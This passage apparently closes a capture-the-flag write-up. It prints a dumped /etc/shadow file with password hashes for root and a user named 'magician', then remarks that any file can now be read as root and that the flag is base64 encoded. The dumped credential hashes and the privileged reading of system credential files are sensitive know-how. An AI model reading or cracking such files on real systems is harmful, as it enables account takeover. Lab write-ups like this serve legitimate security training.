root:$6$NHggwdue$.yIva.bW5tMrYsrSmlTN/tqwaewN5s8fKbQ9rE7Sy0TUtjxSZsmqHb2qL/R5mj7ItKGxwbDbqPPjWl1aHU8e0:18663:0:99999:7:::
daemon:*:18480:0:99999:7:::
bin:*:18480:0:99999:7:::
sys:*:18480:0:99999:7:::
sync:*:18480:0:99999:7:::
games:*:18480:0:99999:7:::
man:*:18480:0:99999:7:::
lp:*:18480:0:99999:7:::
mail:*:18480:0:99999:7:::
news:*:18480:0:99999:7:::
uucp:*:18480:0:99999:7:::
proxy:*:18480:0:99999:7:::
www-data:*:18480:0:99999:7:::
backup:*:18480:0:99999:7:::
list:*:18480:0:99999:7:::
irc:*:18480:0:99999:7:::
gnats:*:18480:0:99999:7:::
nobody:*:18480:0:99999:7:::
systemd-network:*:18480:0:99999:7:::
systemd-resolve:*:18480:0:99999:7:::
syslog:*:18480:0:99999:7:::
messagebus:*:18480:0:99999:7:::
_apt:*:18480:0:99999:7:::
lxd:*:18480:0:99999:7:::
uuidd:*:18480:0:99999:7:::
dnsmasq:*:18480:0:99999:7:::
landscape:*:18480:0:99999:7:::
pollinate:*:18480:0:99999:7:::
sshd:*:18657:0:99999:7:::
magician:$6$nBIzQ2jG/we91LOZ$iWaU/g8ZOJggNy7VRmQEB15jfAWTsydFjBOBQ8sN5T/ObobcyAbPR4gqUpvANKEX2rQbQnniaoHSlR5wXOeko.:18657:0:99999:7:::
ftp:*:18657:0:99999:7:::
```

So we can read any file with root now lets just read root.txt i guess



U can decode this to get the root.txt here, its just base64 again

Thanks for reading :)